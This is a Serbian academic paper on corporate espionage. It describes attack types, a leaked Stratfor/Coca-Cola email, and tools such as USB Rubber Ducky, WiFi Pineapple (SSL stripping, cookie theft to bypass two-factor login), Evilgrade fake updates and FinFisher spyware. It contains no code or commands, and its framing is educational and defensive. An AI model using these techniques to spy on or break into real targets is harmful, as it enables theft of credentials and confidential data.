MEĐUNARODNI INSTITUT ZA BEZBEDNOST
INTERNATIONAL SECURITY INSTITUTE

Upotreba informacionih tehnologija u svrhe korporativne špijunaže

Sažetak: U ovom radu obrađuju se načini, tehnike i metode prikupljanja tajnih informacija iz firmi. Poseban akcenat se stavlja na upotrebu IT u svrsi korporativne špijunaže. Definisane su vrste napada: targetiran i netargetiran, aktivan i pasivan, napad spolja i iznutra; definisani su pojmovi socijalni inženjering, phishing i virusi, objašnjeno definisanje metoda i tehnika prikupljanja informacija, objašnjen metod ekstrakovanja tajnih informacija korišćenjem javno dostupnih servisa, prikazana komercijalna softversko - hardverska rešenja, objašnjen targetiran napad spolja. Objašnjena priprema i izvođenje napada, uklanjanje tragova i urađena evaluacija rezultata. Pomenuti mogući problemi prilikom napada i obrade prikupljenih informacija.

Ključne reči: korporativna špijunaža, industrijska špijunaža, virus, phishing, socijalni inženjering

Dušan Panić, dipl. ing
Doc dr Igor Franc

SADRŽAJ

1 Uvod

Od davnina je poznato da je tačna i pravoremena informacija od krucijalnog značaja za poslovanje privatnog ali i državnog sektora. "Ljudi su tvorci i nosioci informacija" *[1]*, odnosno "Informacija je sve ono što daje nove podatke, ili nova obaveštenja o nekoj činjenici ili nekom događaju, koji nisu bili ranije poznati" *[1]*, "Informacija je inkrement znanja" *[1]*. Jasno se dolazi do zaključka da je informacija = novac = vreme, u koliko se informacija posmatra u korporativnom aspektu.

Do skoro je korporativna špijunaža bila samo tema akcionih filmova, međutim pojavom Wikileaks-a i Snoudenovih dokumenata izašle su na videlo informacije koje običnom čoveku približavaju šta se to dešava u njemu „nevidljivom" svetu. *„Špijunaža je proces u kom su uključeni ljudi (agenti) ili u praktičnom smislu znači pribaviti informacije koje nisu javno dostupne. Takođe može uključiti uticaj na donosioce odluka i formiranje mišljenja da bi krajnji benefit bio u svrsi strane sile." [2]*.

Dakle korporativna špijunaža predstavlja posebnu granu špijunaže i bazirana je samo na korporacije. Preciznije kako navodi britanski MI5 *„Informacije o ključnim granama privrede kao što su gasna industrija, naftna i transport mogu omogućiti teroristima da nanesu ozbiljnu štetu ekonomiji žrtve. Krađa ovih tajnih informacija i tehnologija može omogućiti stranim kompanijama da ih kopiraju." [2]*

U ovom radu biće pomena o amaterskim softversko / hardverskim rešenjima, ali i o profesionalnim rešenjima koja su danas u upotrebi u državama širom sveta.

„WikiLeaks je međunarodna, neprofitna, medijska organizacija koja objavljuje tajne i poverljive informacije dobijene od anonimnih izvora. Veb sajt je pokrenut 2006 od strane organizacije Sunshine Press, vlasnik sajta je Džulijan Asanž. U svojoj bazi poseduju više od 1.2 miliona dokumenata. Objavili su značajne podatke 2010. koje se tiču informacija o ratu u Iraku, iste godine u julu objavljeno je 76,900 dokumenata koji se tiču rata u Avganistanu." [3]

U ovom radu obrađen je praktičan primer korporativne špijunaže. Upotrebom Microsoft Office Word virusa napravljena je analogija bezbednosnog testa sa korporativnom špijunažom. Cilj ovog istraživanja je da se na praktičnom primeru pokaže koliko su IT sistemi nebezbedni i da ne postoji apsolutna bezbednost.

Teorijski i praktičan značaj poznavanja metoda i tehnika korporativne špijunaže ogleda se u edukaciji bezbednosnih stručnjaka, gde se krajnji rezultat poznavanja ove tematike ogleda u što boljim odgovorima na bezbednosne pretnje kada su informacije u pitanju. Za kvalitetnu odbranu od mnogobrojnih rizika koji se danas pojavljuju neophodno je poznavati i tehnike napada.

U oblasti koja govori o vrstama napada, definisni su jasno pojmovi targetiranog / netargetiranog napada, odnosno aktivnog i pasivnog napada, napad spolja i napad iznutra. Objašnjeni su načini napada svake od ovih grupa, ali i načini odbrane.

[1] OSNOVI TEORIJE INFORMACIJA I KODOVANJA, dr Milan Milosavljević i dr Saša Adamović. ISBN: 978-86-7912-506-4
[2] https://www.mi5.gov.uk/home/the-threats/espionage/what-is-espionage.html
[3] https://wikileaks.org/About.html

Poseban akcenat je stavljen na oblast „Ekstrakovanje tajnih informacija korišćenjem javno dostupnih servisa“. Ovde se na praktičnim primerima pokazuje kako je uz pomoć javno dostupnih informacija moguće napraviti obaveštajno korisne informacije.

Obrađen je praktičan primer korporativne špijunaže upotrebom Microsoft Office Word macro virusa. Objašnjeno je od pripreme napada, definisanja metoda i tehnika prikupljanja informacija, izvođenje napada, uklanjanje tragova i evaluacija rezultata.

Objašnjeni su mogući problemi prilikom napada i obrade prikupljenih informacija, kao i aktuelne tehnike skrivanja tragova.

2 Vrste napada

Napadi u korporativnoj špijunaži mogu se podeliti u tri grupe, u zavisnosti od tipa napada u smislu cilja odnosno prezicnosti, u zavisnosti od tipa napada u smislu obima, u zavisnosti od lokacije napada.

Prva podela po preciznosti:

1. Targetiran (državne institucije i hakeri)
2. Netargetiran (amateri, hakeri poznati javnosti)

Druga podela po tipu napada:

1. Aktivan (hakeri, a ponekad i državne institucije)
2. Pasivan (najčešće državne institucije rade ovako)

Treća podela po lokaciji:

1. Spolja
2. Iznutra

U ovom radu prikazan je aktivan – targetiran napad, obrađen je svaki korak.

2.1 Targetiran napad

Targetiran napad predstavlja vrstu napada gde se jasno bira meta, odnosno cilj napada. Targetirani napadi su najteži, jer zahtevaju veoma precizne planove i precizno izvođenje napada. Meta može biti institucija ili individua iz te institucije. U koliko je institucija „velika“, odnosno ima više od 50 zaposlenih, a meta je sama institucija u tom slučaju sam napad ima velike šanse za uspehom, naravno u zavisnosti od korišćenih tehnika. U praksi se pokazalo kao tačno da se u velike institucije najlakše „upada“, jer napadači se oslanjaju na faktor ljudske greške i neznanja, a meta je puno i dolazi se do cilja. Sofisticirani napadači dobro poznaju i psihologiju mete, a to se odnosi na činjenicu što je nivo zaposlenog u instituciji viši, njegova nemarnost je veća, tako da se do kvalitetnih i bitnih informacija upravo dolazi preko ljudi visoko rangiranih u institucijama.

2.2 Netargetiran napad

Netargetirani napadi su oni koji nemaju jasnu metu, odnosno jasan cilj. To su napadi koji se izvode za dobavljanje resursa za targetirane napade ili se izvode bez nekog jasnog cilja (pr. hakeri u pubertetu koji su željni dokazivanja). Pod dobavljanjem resursa misli se na ulazak u druge sisteme koji se kasnije koriste za napad, da bi se tragovi targetiranog napada što više prikrili.

2.3 Aktivan napad

Aktivan napad predstavlja aktivno učestvovanje prilikom upadanja, odnosno metode za sam upad su aktivne. To znači da se koriste tehnike slanja virusa, upadanje na servere (email, servere baza podataka, ssh, vpn, vnc itd.), postavljanje keyloggera (softverskih ili hardverskih), postavljanje phishing stranica i slanje phishing emailova.

2.4 Pasivan napad

Pasivan napad predstavlja napad kojim se pasivno se prikupljaju informacije. Pasivan način prikupljanja može biti uz pomoć sofisticiranih softversko – hardverskih rešenja, uz pomoć opreme za audio / video nadzor. Nije obavezno, ali je moguće da se neki pasivan napad na kraju završi aktivnim napadom.

2.5 Napad spolja

U smislu lokacije napada najčešće su napadi izvedeni spolja, van institucije. Ti napadi su sami po sebi i teži za izvesti.

2.6 Napad iznutra

Neretko se dešava da se u institucije „ubacuju“ radnici da bi kasnije izvlačili informacije, ili se potkupljuju zaposleni da bi dali bitne informacije koje bi kasnije mogle biti iskorišćene za napad ili su same one imaju dovoljnu vrednost da se podvedu pod korporativnu špijunažu. Postoje glasine da Koka Kola (en. Coca Cola) poseduje soptsvenu obaveštajnu agenciju, čiji je cilj borba protiv korporativne špijunaže. Nasuprot glasinama WikiLeaks je objavio email komunikaciju Koka Kole i Stratfora; firme koja se bavi globalnim obaveštajnim poslovima, uglavnom baziranim na korporativnoj špijunaži. Vrsta napada koja je izvedena je targetiran napad, obzirom da ne postoji dovoljno informacija kako je izveden ne može se tačno reći kako su došli do informacija, pretpostavka je da je do informacija Stratfor došao preko insajdera iz PETA organizacije.

Deo komunikacije Stratfora i Koka Kole, izvor WikiLeaks *[4]*.

Re: PETA | Released on 2012-02-27 12:00 GMT

Date: 2009-06-02 17:23:15
From: Anya.Alfano@stratfor.com
To: vwilberding@na.ko.com , genbrown@na.ko.com

[4] https://wikileaks.org/gifiles/docs/54/5413843_public-policy-question-for-coca-cola-.html

Hi Van,
I'm checking with our analysts to find out what information we already have on the subject. I'll get back to you soon with more information.
Best regards,
Anya

Van C. Wilberding wrote:

Hi Anya,

Thanks again for your help with respect to the Korean Peninsula situation.

We are now looking at PETA and the potential for protests at the Vancouver Olympics and related events. (Please see the following questions below.) We'd like to schedule a time for a conference call with you and/or your analyst(s) on this topic.

-- How many PETA supporters are there in Canada?
-- How many of these are inclined toward activism?
-- To what extent will US-based PETA supporters travel to Canada to support activism?
-- What is PETA's methodology for planning and executing activism? (Understanding this better would certainly help us to recognize indicators should they appear.)
-- To what extent is PETA in Canada linked to PETA in the US or elsewhere?
-- To what extent are the actions of PETA in one country controlled by an oversight board/governing body?
-- To what extent could non-PETA hangers-on (such as anarchists or ALF supporters) get involved in any protest activity?

Please let us know what works in terms of timing of the conference call.

Thanks again,

Van
Coca-Cola: LIVE POSITIVELY - Our Company and leaders have supported education for more than 100 years. Learn about our education programs around the world.

This message (including any attachments) contains information that may be confidential. Unless you are the intended recipient (or authorized to receive for the intended recipient), you may not read, print, retain,
use, copy, distribute or disclose to anyone the message or any information contained in the message. If you have received the message in error, please advise the sender by reply e-mail, and destroy all copies of the original message (including any attachments).

Domen **na.ko.com** više nije aktivan što je i normalno obzirom da je korišćen u svrhe korporativne špijunaže. Dakle postoje firme koje se aktivno bave globalnom korporativnom špijunažom, međutim oni svoje delatnosti podvode pod poslovnu inteligenciju (en. Business intelligence).


3 Softversko - hardverska rešenja

Mnoge firme danas se bave izradom softvera za nadzor komunikacija. Neke obaveštajne agencije poput NSA (pr. *Nacionalne Bezbednosne Agencije*) imaju svoj razvoj opreme i softvera. Međutim u praksi se pokazalo da se i amaterska oprema može veoma dobro koristiti u svrhe korporativne špijunaže. Ako ovo uzmemo u obzir jasno je da se podela na amaterska i profesionalna rešenja ne može izvršiti, jer bitno je znanje operatera, ne mnogo i oprema, shodno tome u daljem tekstu amaterska sredstva zvaćemo polu profesionalnim.

3.1 Polu profesionalna sredstva za prikupljanje informacija

3.1.1 DVB SkyStar 2 kartica i SkyNet

Naizgled bezazlena DVB (en. Digital Video Broadcast) kartica SkyStar 2, našla je svoju upotrebu i u pasivnom downloadu. Pasivan download je način preuzimanja podataka sa interneta koji se strimju preko satelita, korisnik preuzima sve što drugi korisnici preuzimaju. U koliko korisnik preuzima film, video snimak, sliku korisnik koji pasivno „sluša“ satelitsku internet konekciju dobiće iste fajlove. Neki od popularnih softvera za pasivan download su SkyNet *[5]* i Manna *[6]*. VSAT internet najčešće je nekriptovan, tako da je upotreba ovih programa dodatno olakšana. Ovo je oprema za pasivno slušanje, odnosno vrsta napada je pasivan napad.



Slika 1 – Upotreba SkyNet-a

[5] http://www.sgate.info/skynet.php
[6] http://www.proftuners.com/download/soft_prof/manna_skynet/manna_release_3829.rar


Na slici 1 vide se fajlovi koji se preuzimaju, vidi se statistika protoka po TCP i UDP transfer protokolima, vidi se da je 178616 paketa kvalitetno primljeno, a da je 3022 paketa primljeno sa greškom.

SkyNet fajlove prepoznaje uz pomoć regularnih izraza, moguća su filtriranja po IP adresi / MAC adresi, tipu fajla (XLS, DOC, PPT itd.). U javnosti su obelodanjene informacije da su Iračani uspeli uz pomoć SkyGrabber softvera, sličan softver SkyNet-u, da uživo gledaju video link sa *DoD* besiplotnih letelica. Izvor The Wall Street Journal**,** leto 2009. *[7]*

3.1.2 USB Rubber Ducky

Predstavlja softversko hardversko rešenje koje je nadgradnja USB flash uređaja za izvlačenje podataka sa računara. Ovo je komercijalan proizvod firme HAK5. Prethodnici su softverska rešenja poput USB HackSaw *[8]* i USB Switchblade *[9]*. Prvobitna rešenja predstavljala su skup programa za izvlačenje logova, šifri brauzera, email šifri i drugih poverljivih podataka, uz pomoć *autorun.ini* bat skripti koje su se izvršavale samo ako korisnik otvori usb fleš drajv. USB HackSaw i USB Switchblade donose poboljšanje tako da se izvršni kod za prikupljanje podataka može snimiti na U3 ROM (CD particiju) memoriju koju poseduju samo određeni USB flash diskovi. To je jedan od načina da se onemogući aktiviranje anti virus softvera koji bi programe i skripte za prikupljanje obrisao.

USB Rubber Ducky *[9]* predstavlja veliki iskorak u odnosu na prethodnike, njegov princip rada je znatno drugačiji. USB Rubber Ducky se identifikuje na računar kao tastatura, poseduje MMC karticu i internu ROM memoriju. Sa interne rom memorije izvršava se program koji je prethodno enkodiran, taj program se „prekucava“ na konzolu računara u koji je uključen, time se uspešno zaobilaze svi anti virus sistemi. Primeri koji se mogu naći na sajtu proizvođača uključuju i reverznu telnet konekciju, mogućnosti ovog uređaja su velike.



Slika 2 – USB Rubber Ducky – programabilna usb tastatura

Na slici 2 vidi se poprečni presek USB Rubber Ducky uređaja. Uređaj poseduje Micro SD ulaz, USB ulaz, 60 MHz 32Bitni procesor i kućište.

U javnosti su potvrđeni napadi na korporacije tako što su napadači pripremljene USB flash diskove podmetali zaposlenima na parkingu kod kola, primer Danska firma *DSM* koja je u hemijskoj industriji, izvor: Elsevier. *[10]*

[7] http://online.wsj.com/news/articles/SB126102247889095011 | [8] http://hak5.org/usb-hacksaw
[9] http://hak5.org/usb-switchblade | [10] http://www.elsevier.nl/Tech/nieuws/2012/7/Cybercriminelen-doen-poging-tot-spionage-bij-DSM-ELSEVIER343610W/

3.1.3 WiFi Pineapple

Jeste WiFi access point posebno dizajniran za pasivno prikupljanje informacija, po principu *MITM***.** Predstavlja komercijalan proizvod firme *HAK5*.

*"**Man in the middle** napad je napad čija je svrha presretanje komunikacija između dva sistema. Na primer za HTTP komunikaciju, meta je TCP konekcija između klijenta i servera. Korišćenjem različitih tehnika, napadač deli originalnu TCP konekciju na 2 nove konekcije, jednu između klijenta i napadača, a drugu između napadača i servera. Kada je TCP konekcija presretnuta, napadač se ponaša kao proksi, sa mogućnošću čitanja, umetanja i modifikovanja podataka u presretnutoj komunikaciji." [11]*

Slika 3 – WiFi Pineapple Mark V – penetration testing WiFi Access Point


Na slici 3 vidimo HAK5 WiFi Pineapple Mark V access point koji poseduje mnogobrojne mogućnosti MITM napada:

1. SSL Strip - forwardovanje SSL konekcije na željeni port nekriptovano
2. Jammer - blokiranje WiFi signala
3. URL Snarf - praćenje posećenih urlova na HTTP konekciji
4. DNS Spoof - spoofovanje DNS adresa na željene adrese
5. Strip-n-inject - Strip SSL konekcije i ubacivanje željenog HTML koda
6. Trapcookies - preuzimanje cookie-a žrtve
7. Aircrack-ng - razbijanje WPA wifi šifri
8. MAC Spoofing – lažiranje MAC adrese

Ovo su samo neke od mogućnosti WiFi Pineapple Mark V *[12]***,** uređaj poseduje nativno Python i PHP tako da je moguće doprogramirati željene funkcije. Ovaj uređaj nema ugrađenu mogućnost da ubacuje izmenjene digitalne sertifikate, ali je moguće izvesti i to na njemu.

SSL Strip omogućava napadaču da sigurnu konekciju prekine i prisili žrtvu da koristi HTTP nekriptovan protokol, što se jasno vidi na pretraživaču žrtve.

[11] https://www.owasp.org/index.php/Man-in-the-middle_attack
[12] https://wifipineapple.com/



Slika 4 – Invalid Server Certificate – umetanje generisanog sertifikata

Na slici 4 vidimo aktivan SSL Striping, i reakciju žrtvinog brauzera.

DNS Spoofing je pogodan za preuzimanje korisničkog imena i šifre žrtve. Napadač postavlja phishing stranu, identičnu kopiju sajta za koji želi da preuzme autentifikacione podatke od žrtve.

Trapcookies je metod za preuzimanje cookie-a žrtve, tako se može omogućiti logovanje na Gmail, Facebook itd. uz pomoć validnih cookie-a bez potrebe za znanjem korisničkog imena i šifre. Ovom metodom zaobilaze se sigurnosni protokoli na *Gmail* i *Facebooku* poput duple autentifikacije. Dupla autentifikacija je mehanizam sprečavanja hakera od krađe naloga, nakon obavljene autentifikacije korisničkim imenom i šifrom, obavlja se slanje SMS poruke na telefon vlasnika naloga, nakon toga vlasnik naloga prekucava dobijeni kod u polje na sajtu.


Upotrebom jammera i MAC spoofinga moguće je kreirati AP koji je identičan AP-u kojeg žrtva „poznaje“, tako da će se bezbedno konektovati na Pineapple *AP*.

Ovom uređaju nedostaje umetanje lažnih sertifikata da bi bio kompletan, međutim na sajtu proizvođača navodi se da su klijenti državne institucije što ne isključuje mogućnost da postoji verzija sa posebnim karakteristikama.

3.1.4 Faceniff

Faceniff *[13]* je amaterski softver baziran na Firesheep *[14]* ekstenziji za firefox. Predstavlja softverko rešenje za preuzimanje cookie-a aktivnih Gmail, Facebook, Youtube i drugih sesija za android mobilnu platformu. Softver poseduje mogućnost SSL strip, ali ne i umetanje digitalnih sertifikata. Prema rečima autora softver radi na Open, WEP, WPA-PSK, WPA2-PSK WiFi mrežnim sigurnosnim protokolima sve dok se ne koristi EAP *[15]* (en. Extensible Authentication Protocol).

[13] http://faceniff.ponury.net/
[14] http://codebutler.github.io/firesheep/
[15] http://technet.microsoft.com/en-us/network/bb643147.aspx



Slika 5 – Faceniff – alat za preuzimanje cookiea

Na slici 5 vidimo aktivan Faceniff u preuzimanju sesija. Prelaskom Facebook-a i Google-a na HTTPS konekcije ovaj softver postao je beskoristan.

3.1.5 InfoByte Evilgrade

Evilgrade predstavlja modularni alat koji omogućava korisniku da iskoristi bezbednosne propuste upgrade sistema, ubacujući lažne updateove. [16]

Alat dolazi sa već prekompajliranim izvršnim fajlovima, radi sa standardnim podešavanjima i poseduje svoj Web server kao i dns server. Ovaj alat je koristan samo kada security ekspert poseduje mogućnost da manipuliše nad DNS saobraćajem žrtve. Na sajtu autora navedeno je da su moguća dva scenarija: interni i eksterni.

Interni scenario podrazumeva neke od sledećih metoda: pristup internom DNS-u, ARP spoofing, DNS cache poisoning, DHCP spoofing, TCP hijacking, lažni WiFI access point.

Eksterni scenario i nema mnogo smisla kada je ova tehnika napada u pitanju. Međutim moguć je samo u koliko su ispoštovani neki od uslova: pristup internom DNSu, DNS cache poisoning.

Alat je multriplatformski, što znači da se izvršava na svim popularnim operativnim sistemima (Windows, Linux, OS X) ali i payloadovi koje dostavlja su multi platformski.

Neki od modula koji su implementirani, a vredni su pomena su: Teamviewer, Ccleaner, Notepad++, Java 1.6.0_22, Appleupdate <= 2.1.1.116 (Safari 5.0.2 7533.18.5, <= Itunes 10.0.1.22, <= Quicktime 7.6.8 1675), Windows update (ie6 lastversion, ie7 7.0.5730.13, ie8 8.0.60001.18702, Microsoft works), getjar (facebook.com), Google Analytics Javascript injection, BSplayer 2.53.1034, Apt (< Ubuntu 10.04 LTS), Blackberry Facebook 1.7.0.22 | Twitter 1.0.0.45, Skype, Superantispyware.

Dakle Evilgrade predstavlja inteligentan Proxy sistem, nalik sistemu koji je implementiran u FinFisher sistemu. Jedan od načina odbrane je da se isključe update-ovi, kao i da se instalacija softvera vrši na mreži za koju se sigurno može garantovati da je sigurna.

[16] https://github.com/infobyte/evilgrade

3.2 Korporativni i državni softver za nadzor komunikacija

Prema izvoru WikiLeaksa lista firmi koja se bavi izradom hardversko – softverskih rešenja za nadzor komunikacija, velika je:

ABILITY, ADAE - Authority for the Assurance of Communication Security and Privacy (Greece), ALCATEL-LUCENT, ALTRON, AQSACOM, ATIS, ATIS Systems GmbH, AcmePacket, Agnitio, Amesys, Atis Uher, BEA, BLUECOAT, CCT Cecratech, CELLEBRITE, CLEARTRAIL, COBHAM, CRFS, CRYPTON-M, Cambridge Consultants, DATAKOM, DATONG, DETICA, DREAMLAB, Delta SPA, Dialogic, DigiTask, EBS Electronic, ELAMAN, ELAMAN GAMMA, ELTA, ETIGROUP, ETSI, ETSI TC LI, ETSI TC-LI, EVIDIAN, Endace, Expert System, FOXIT, GAMMA, GRIFFCOMM, GROUP2000, GTEN, GUIDANCE, Glimmerglass, HP, HackingTeam, INNOVA SPA, INVEATECH, IPOQUE, IPS, Kapow Software, LOQUENDO, Mantaro, Medav, NETI, NEWPORT NETWORKS, NICE, NICE Systems, NetOptics, NetOptics Inc., NetQuest, Netronome, Nokia Siemens Networks, Ntrepid, OXYGEN, OnPath, PACKETFORENSICS, PAD, PALADION, PANOPTECH, PLATH, Phonexia, Pine Digital Security, Protei, QOSMOS, RETENTIA, SEARTECH, SHOGI, SIEMENS, SPEI, SS8, STRATIGN, Scan & Target, Septier, Septier Communication Ltd., Simena, Speech Technology Center, TRACESPAN, Thales, Utimaco, Utimaco Safeware AG, VUPEN Security, VasTech, telesoft. [17]

Gotovo je sigurno da je ova lista nekompletna, odnosno da se mnoge firme koje se bave ovom delatnošću nisu našle na ovom spisku.

Međutim firma koja je prema istraživanju „*You Only Click Twice*“ *[18]* izrađenom od strane *The Citizen Lab, University of Toronto***,** zove se Gamma International GmbH *[19]***.** Gamma Group je firma koja se sastoji od Gamma International GmbH sedišta u Minhenu u Nemačkoj i Gamma International Ltd u Andoveru u Engleskoj. Njihov najpoznatiji proizvod je FinFisher *[20]*. U izradi FinFisher proizvoda učestvovalo je dosta podizvođača kao što su:

1. ELAMAN
2. ELAMAN GAMMA
3. HackingTeam
4. Trovicor
5. DREAMLAB

U dokumentu *[21]* vidi se dogovorena saradnja između Gamma International GmbH i DREAMLAB koja je stacionirana u Bernu u Švajcarskoj. Saradnja drugih firmi nije dokumentovana korporativnom dokumentacijom.

3.2.1 FinFisher

Predstavlja softisticiranu tehnologiju za nadzor komunikacija. Glavni element sistema predstavlja napredan multiplatformski trojanac. U brošuri *[22]* FinSpy Mobile pomenuto je da je trojanac dostupan na mobilnim platformama: Windows Mobile, iOS (iPhone), BlackBerry i Android. Dok je u brošuri *[23]* FinSpy trojanac dostupan na desktop platformama: Windows, Linux i OS X.

[17] https://wikileaks.org/the-spyfiles.html
[18] https://citizenlab.org/wp-content/uploads/2013/07/15-2013-youonlyclicktwice.pdf
[19] https://www.gammagroup.com/
[20] https://wikileaks.org/spyfiles/files/0/289_GAMMA-201110-FinSpy.pdf
[21] https://www.documentcloud.org/documents/815930-299-dreamlab-technologies-partnership-agreement.html
[22] https://wikileaks.org/spyfiles/files/0/291_GAMMA-201110-FinSpy_Mobile.pdf
[23] https://wikileaks.org/spyfiles/files/0/289_GAMMA-201110-FinSpy.pdf

Proizvodi koje obuhvata *FinFisher* su:

1. FinSpy
2. FinSpy Mobile
3. FinUSB Suite
4. FinFireWire
5. FinFly USB
6. FinFly LAN
7. FinFly Web
8. FinFly ISP

Posebne karakteristike *[23]* desktop trojanca za Linux, Windows i OS X kada je aktivan su:

1. Zaobilaženje 40 najpoznatijih Antivirus sistema
2. Tajna komunikacija sa bazom
3. Kompletan Skype monitoring (pozivi, dopisivanja, transferi fajlova, video, kontakt lista)
4. Snimanje komunikacije Email, Chat i VOIP
5. Uživo nadzor putem Web kamere i mikrofonaCountry Tracing of Target
6. Tiho izvlačenje fajlova sa hard diska
7. Keylogger
8. Uživo udaljena digitalna forenzika na sistemu žrtve
9. Napredni filteri za izolovanje željenih informacija

Posebne karakteristike *[22]* trojanca za mobilne platforme su:

1. Tajna komunikacija sa bazom
2. Snimanje komunikacija poput glasovnih poziva, SMS/MMS i Emailova
3. Uživo nadzor putem „tihih“ poziva
4. Preuzimanje fajlova (kontakti, kalendar, slike, fajlovi)
5. Lociranje mete na nivou zemlje u kojoj je (GPS ili triangulacija)
6. Kompletno snimanje svih BlackBerry Messenger poruka

Mišljenje autora je da trojanac radi na Windows platformama dok postoje izvorne verzije za druge operativne sisteme ali je potrebno dodatno raditi na njima da bi one funkcionisale na tim sistemima iz razloga što su Linux i OS X sistemi znatno bezbedniji u odnosu na Windows. Slična situacija je i sa mobilnim platformama, autor smatra da je Android platforma koja je pokrivena proizvodom FinSpy Mobile dok su iOS i Blackberry daleko u zaostatku. Mobilne platforme često zahtevaju ručno instaliranje softvera, čak i ako se radi o sistemskim updateovima, takođe zahtevaju odobrenje dozvola.

3.2.2 FinFly ISP

Je hardversko softversko rešenje firme Gamma International GmbH čija je osnovna namena integracija servera unutar samog ISP-a. U brošuri *[24]* FinFly *ISP*-a su jasno navedene sledeće karakteristike sistema:

1. Instalacija unutar ISP-a
2. Obrada svih poznatih protokola
3. Selektovanje mete na osnovu IP adrese ili Radiusu login username-a

[24] https://wikileaks.org/spyfiles/files/0/297_GAMMA-201110-FinFly_ISP.pdf
[25] https://www.documentcloud.org/documents/804649-297-dreamlab-technologies-quotation-iproxy.html
